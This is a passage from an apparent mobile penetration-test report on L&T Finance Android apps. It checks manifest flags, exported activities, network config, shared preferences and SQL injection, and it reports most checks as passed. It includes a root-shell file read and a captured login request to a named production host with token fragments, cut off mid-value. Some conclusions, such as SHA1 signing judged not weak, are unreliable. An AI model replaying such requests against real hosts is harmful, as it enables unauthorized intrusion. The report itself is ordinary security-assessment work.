255 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/addprimaryapplicant" android:name="com.ltfs.lti.ltfs.VerifyOTPActivity" an
260 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.SendAndVerifyKarzaOTPActivity" android:screenOrientation="portrai
264 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.DigiLockerApplicantList" android:screenOrientation="portrait"/>
268 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.DigilockerActivity" android:screenOrientation="portrait"/>
272 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.DigilockerWebViewActivity" android:screenOrientation="portrait"/>
276 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/title_income_assessment" android:name="com.ltfs.lti.ltfs.IncomeAssessmentA
281 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.IncomeAssessmentSuccessActivity" android:screenOrientation="portr
285 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/title_login_fee" android:name="com.ltfs.lti.ltfs.LoginFeeOneActivity" andr
290 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/title_login_fee" android:name="com.ltfs.lti.ltfs.LoginFeeTwoActivity" andr
295 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/title_login_fee" android:name="com.ltfs.lti.ltfs.LoginFeeThreeActivity" an
300 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/assetDetails" android:name="com.ltfs.lti.ltfs.AssetDetailsActivity" androi
305 <activity android:theme="@style/AppTheme.NoActionBar" android:label="Add Co-Applicant" android:name="com.ltfs.lti.ltfs.AddCoApplicantActivity" android:
310 <activity android:theme="@style/AppTheme.NoActionBar" android:label="Verify Biometric" android:name="com.ltfs.lti.ltfs.BiometricAndOTPCapture" android:
315 <activity android:theme="@style/AppTheme.NoActionBar" android:label="Loan Approval" android:name="com.ltfs.lti.ltfs.LoanApproval" android:screenOrienta
320 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/title_activity_business_details" android:name="com.ltfs.lti.ltfs.AddressCa
325 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.EmiCalculator" android:screenOrientation="portrait" android:windc
330 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.LoanSanctionApprovalActivity" android:screenOrientation="portrait
334 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.LoanOfferedApprovalActivity" android:screenOrientation="portrait"
338 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.ReviewEMICalculations" android:screenOrientation="portrait"/>
342 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/addprimaryapplicant" android:name="com.ltfs.lti.ltfs.IncomeDetailsPopup" a
347 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.ActivitySignPhysicalLoanAgreement" android:screenOrientation="por
351 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.LoanChanges" android:screenOrientation="portrait"/>
355 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/title_activity_applicant_details_post_sanction" android:name="com.ltfs.lti
360 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/title_activity_applicant_details_reference" android:name="com.ltfs.lti.ltf
365 <activity android:theme="@style/AppTheme.NoActionBar" android:label="@string/title_activity_authorisation_post_sanction" android:name="com.ltfs.lti.ltf
370 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.NetBankingIncomeAssessmentOnDeviceActivity" android:screenOrienta
374 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.AccountAggregatorOnDeviceActivity" android:screenOrientation="por
378 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.PostSanctionListOfDocumentsFromLOS" android:screenOrientation="po
382 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.UploadKYCDocument" android:screenOrientation="portrait"/>
386 <activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.lti.ltfs.CollectLOSDocumentList" android:screenOrientation="portrait"/>
```

Figure#8 Tested for Exported Activity

In the TW Digital Android application, SecureLayer7 checked for Insecure Network Security Configuration. SecureLayer7 carried out this assessment by examining the Custom network security configurations (`android:networkSecurityConfig="@xml/network_security_config"`) in the `res/xml/` directory to specify security details such as certificate pins and HTTP traffic settings. SecureLayer7 observed that the network security configuration was not configured for allowing HTTP traffic. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Insecure Network Security Configuration.

```
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
    <domain-config cleartextTrafficPermitted="false">
        <domain includeSubdomains="true">apicloudуat.ltfs.com
        </domain>
        <trust-anchors>
            <certificates src="@raw/public_apiclouduat_ltfs_com"/>
        </trust-anchors>
    </domain-config>
    <domain-config cleartextTrafficPermitted="false">
        <domain includeSubdomains="true">apicloud.ltfs.com
        </domain>
        <trust-anchors>
            <certificates src="@raw/public_apicloud_ltfs_com"/>
        </trust-anchors>
    </domain-config>
</network-security-config>
```

Figure#9 Tested for Insecure Network Security Configuration

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and scope in mind, we conducted extensive tests and checked for Flag Misconfiguration, Sensitive Information Disclosure via JS files, Server-Side Request Forgery and similarly dangerous attacks.

The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.

Attack Narrative- Spoors RCU Application Pentest

Overview

This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T the risk associated with Spoors RCU Android application.

In the Spoors Collection Android application, SecureLayer7 checked for Android Application Installation on Insecure OS Versions. SecureLayer7 carried out this attack by examining the minimum SDK version set by the application, which should be above v17. SecureLayer7 observed that the application has the minimum SDK version set at 21. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Android Application Installation on Insecure OS Versions.


```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="2023032703" android:versionName="6.1.11a"
    <uses-sdk android:minSdkVersion="21" android:targetSdkVersion="29"/>
    <uses-permission android:name="in.spoors.effortplus.permission.MAPS_RECEIVE"/>
    <uses-permission android:name="com.google.android.providers.gsf.permission.READ_GSERVICES"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.READ_CALENDAR"/>
    <uses-permission android:name="android.permission.WRITE_CALENDAR"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_LOCATION_EXTRA_COMMANDS"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>
    <uses-permission android:name="android.permission.VIBRATE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
    <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
    <uses-permission android:name="in.spoors.effortplus.permission.C2D_MESSAGE"/>
    <uses-permission android:name="android.permission.BLUETOOTH"/>
    <uses-permission android:name="android.permission.BLUETOOTH_ADMIN"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.GET_TASKS"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-permission android:name="com.samsung.android.knox.permission.KNOX_HW_CONTROL"/>
    <uses-permission android:name="com.samsung.android.knox.permission.CUSTOM_SETTING"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
    <uses-permission android:name="android.permission.READ_PROFILE"/>
    <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
    <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
```

Figure#1 Tested for Application Installation on Insecure OS Versions

In the Spoors Collection Android application, SecureLayer7 checked for the Allow Backup Flag. SecureLayer7 carried out this attack by examining the AndroidManifest.xml file to determine if the Allow backup flag was set to true or false. SecureLayer7 observed that the application set the Allow backup flag to "false." Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to the Allow Backup Flag.


Figure#2 Tested for Allow Backup Flag

In the Spoors Collection Android application, SecureLayer7 checked for Weak Signing Algorithms. SecureLayer7 carried out this attack by conducting Black Box penetration testing. SecureLayer7 observed that the application uses v2 schemes with the SHA1withRSA signature type. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Weak Signing Algorithms.



Figure#3 Tested for Weak Signing Algorithms


In the Spoors Collection Android application, SecureLayer7 checked for Sensitive Data Exposure. SecureLayer7 carried out this attack by reverse engineering the APK file to identify the presence of sensitive hard-coded information such as API keys, tokens, usernames, and passwords. SecureLayer7 observed that there is no sensitive data exposed through the source code. Therefore, this brought SecureLayer7 to the conclusion that the Android application is not vulnerable to Sensitive Data Exposure.



Figure#4 Tested for Sensitive Data Exposure


In the Spoors Collection Android application, SecureLayer7 checked for Insecure Data Storage with a FireBasio URL. SecureLayer7 carried out this attack by attempting to locate the Firebase Database URL

using JADX-gui tool. However, SecureLayer7 observed that the application source code contains a hardcoded Firebase Database URL, but it denied unauthorized access. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Insecure Data Storage with a FireBasio URL.




Figure#5 Tested for Insecure Data Storage with a FireBasio URL

In the Spoors Collection Android application, SecureLayer7 checked for the Android Debug Flag. SecureLayer7 carried out this check by examining the android:debuggable flag to determine its state. SecureLayer7 observed that the android:debuggable flag was set to false. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to the Android Debug Flag.




Figure#6 Tested for Android Debug Flag

In the Spoors Collection Android application, SecureLayer7 checked for Source Code Obfuscation. SecureLayer7 carried out this assessment by examining whether the source code was easily readable and understandable to an attacker. SecureLayer7 observed that the application's source code was obfuscated. Therefore, this brought SecureLayer7 to the conclusion that the Android application is not vulnerable to Source Code Obfuscation.



Figure#7 Tested for Source Code Obfuscation

In the Spoors Collection Android application, SecureLayer7 checked for Unauthorized Access or Misuse of the Google Maps API Key. SecureLayer7 carried out this assessment by scrutinizing the implementation and configuration of the API key. SecureLayer7 observed that the API key was properly secured and restricted to specific usage contexts. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Unauthorized Access or Misuse of the Google Maps API key.



Figure#8 Tested for Unauthorized Access or Misuse of the Google Maps API

In the Spoors Collection Android application, SecureLayer7 checked for Exported Activity in the Manifest file. SecureLayer7 carried out this assessment by examining the AndroidManifest.xml file for any activities that were exported. SecureLayer7 observed that no activities were declared as exported in the manifest file. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Exported Activity.

```
<activity android:theme="@style/Theme.AppCompat.Light.Dialog" android:name="in.spoors.effortplus.SyncInProgressActivity"/>
<activity android:label="@string/title_activity_dayplan_filter" android:name="in.spoors.effortplus.DayPlanFilterActivity" android:screenOrientation="portrait"/>
<activity android:theme="@style/AppTheme" android:label="@string/title_activity_draft_forms" android:name="in.spoors.effortplus.DraftFormsActivity"/>
<activity android:name="in.spoors.effortplus.EmployeeDetailsActivity"/>
<activity android:name="in.spoors.effortplus.WorkFlowSpecsActivity" android:screenOrientation="portrait"/>
<activity android:name="in.spoors.effortplus.MultiUserLoginActivity" android:screenOrientation="portrait"/>
<activity android:name="in.spoors.effortplus.SupplementaryMultiItemsActivity" android:screenOrientation="portrait"/>
<activity android:name="in.spoors.effortplus.MswipeLoginActivity" android:screenOrientation="portrait"/>
<activity android:name="in.spoors.effortplus.EmployeePasswordActivity" android:screenOrientation="portrait"/>
<activity android:name="in.spoors.effortplus.CustomerAttachmentDetailsActivity" android:screenOrientation="portrait"/>
<activity android:name="in.spoors.effortplus.TransactionHistoryActivity" android:screenOrientation="portrait"/>
<activity android:name="in.spoors.effortplus.TransactionHistoryDetailActivity" android:screenOrientation="portrait"/>
<activity android:theme="@style/AppTheme" android:name="in.spoors.effortplus.AvailableDevicesActivity" android:screenOrientation="portrait"/>
<activity android:name="in.spoors.effortplus.MasteroPrintActivity" android:screenOrientation="portrait"/>
<activity android:name="in.spoors.effortplus.EvoluteActivity" android:screenOrientation="portrait"/>
<activity android:label="DynamicToolResponseActivity" android:name="in.spoors.effortplus.DynamicToolResponseActivity" android:screenOrientation="portrait"/>
<activity android:name="in.spoors.effortplus.RequestSummaryActivity" android:screenOrientation="portrait"/>
<activity android:name="in.spoors.effortplus.ToolsNotificationLogsActivity" android:screenOrientation="portrait"/>
<activity android:name="in.spoors.effortplus.LineReaderActivity" android:screenOrientation="portrait"/>
<activity android:name="in.spoors.effortplus.RegistrationListActivity" android:screenOrientation="portrait"/>
<activity android:theme="@style/MswipeThemeDialog" android:name="com.mswipetech.wisepad.sdk.view.MSAARHandlerActivity" android:exported="false" android:configChanges="screenS
<activity android:theme="@style/MswipeThemeDialog" android:name="com.mswipetech.wisepad.sdk.view.login.MSLoginActivity" android:configChanges="screenSize|orientation|keyboard
<activity android:name="com.mswipetech.wisepad.sdk.view.cardsale.MSCardSaleActivity" android:configChanges="screenSize|orientation|keyboardHidden" android:windowSoftInputMode
<activity android:name="com.mswipetech.wisepad.sdk.view.cardsale.MSEmiListView" android:configChanges="screenSize|orientation|keyboardHidden" android:windowSoftInputMode="adj
<activity android:name="com.mswipetech.wisepad.sdk.view.lasttransaction.MSLastTransactionActivity" android:configChanges="screenSize|orientation|keyboardHidden" android:windo
<activity android:name="com.mswipetech.wisepad.sdk.view.cardsale.MSCardSaleSignatureActivity" android:configChanges="screenSize|orientation|keyboardHidden" android:windowSoft
<activity android:name="com.mswipetech.wisepad.sdk.view.voidsale.MSVoidSaleActivity" android:configChanges="screenSize|orientation|keyboardHidden" android:windowSoftInputMode
<activity android:name="com.mswipetech.wisepad.sdk.view.voidsale.MSVoidSaleTxtDetailsActivity" android:windowSoftInputMode="stateAlwaysHidden"/>
<activity android:name="com.mswipetech.wisepad.sdk.view.cashorbanksale.MSCashSaleActivity" android:configChanges="screenSize|orientation|keyboardHidden" android:windowSoftInp
<activity android:name="com.mswipetech.wisepad.sdk.view.cashorbanksale.MSCashSaleSignatureView" android:configChanges="screenSize|orientation|keyboardHidden" android:windowSo
<activity android:name="com.mswipetech.wisepad.sdk.view.changepin.MSChangePinActivity" android:configChanges="screenSize|orientation|keyboardHidden" android:windowSoftInputMo
<service android:name="com.mswipetech.wisepad.sdk.device.MSWisepadDeviceController"/>
<service android:name="com.mswipetech.wisepad.sdk.manager.services.MSPrinterService"/>
<service android:name="com.mswipetech.wisepad.sdk.OfflineTransactionUploadService"/>
<activity android:theme="@style/Theme.Design.NoActionBar" android:name="com.scanlibrary.PreviewActivity"/>
<activity android:label="@string/app_name" android:name="com.scanlibrary.ScanActivity" android:configChanges="screenSize|orientation"/>
<service android:name="com.google.firebase.components.ComponentDiscoveryService" android:exported="false" android:directBootAware="true">
    <meta-data android:name="com.google.firebase.components:com.google.firebase.crashlytics.CrashlyticsRegistrar" android:value="com.google.firebase.components.ComponentRegis
    <meta-data android:name="com.google.firebase.components:com.google.firebase.auth.FirebaseAuthRegistrar" android:value="com.google.firebase.components.ComponentRegistrar"/
    <meta-data android:name="com.google.firebase.components:com.google.firebase.messaging.FirebaseMessagingRegistrar" android:value="com.google.firebase.components.ComponentR
```

Figure#9 Tested for Exported Activity

In the Spoors Collection Android application, SecureLayer7 checked for Sensitive Information Exposure in shared_prefs. SecureLayer7 carried out this attack by analyzing the application's shared preferences storage mechanism. SecureLayer7 observed that no sensitive information was stored in shared preferences. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to sensitive Information Exposure in shared_prefs.

```
vbox86p:/data/data/in.spoors.cfe/shared_prefs # cat myPreferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="activeDB">EFFORT_17102442776 78-Secure.sqlite</string>
</map>
vbox86p:/data/data/in.spoors.cfe/shared_prefs #
```

Figure#10 Tested for Sensitive Information Exposure in shared_prefs

In the Spoors Collection Android application, SecureLayer7 checked for SQL Injection. SecureLayer7 carried out this attack by attempting to input malicious SQL code into the login fields. SecureLayer7 observed that the application properly sanitized user inputs to interact with the database. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to login bypass by SQL Injection.

Request

Pretty Raw Hex

```
1 POST /ltf6/service/init/login?effortToken=null&clientPlatform=1&osVersion=8.0.0&
  clientVersion=6.1.11a&versionCode=2023032703&apiLevel=25&productCode=0&dWidth=1080&
  dHeight=1776&clientEncryptionAware=true&draftsCount=0&unSyncedItemsCount=0&
  deviceNameWithModel=unknown%20%20Nexus%205%20%20vbox86p&hasCompressDbData=false&override
  =1&signature=-YZQeJa0eU7K0sqrjayK2b6n_G8%3D HTTP/2
2 Host: cfe.ltferp.com
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 276
5 Accept-Encoding: gzip, deflate, br
6 User-Agent: okhttp/3.12.1
7
8 {
    "code":"00000000000000",
    "encryptionKey":
    "044ZF3wGcSoYRqKi\/qfaSvzrxuhqd+e4qS8F3CJ7Hgj9eWu3K1d+AkfL5rwpwRCXOjRje2n2euKc\ngVSyAW
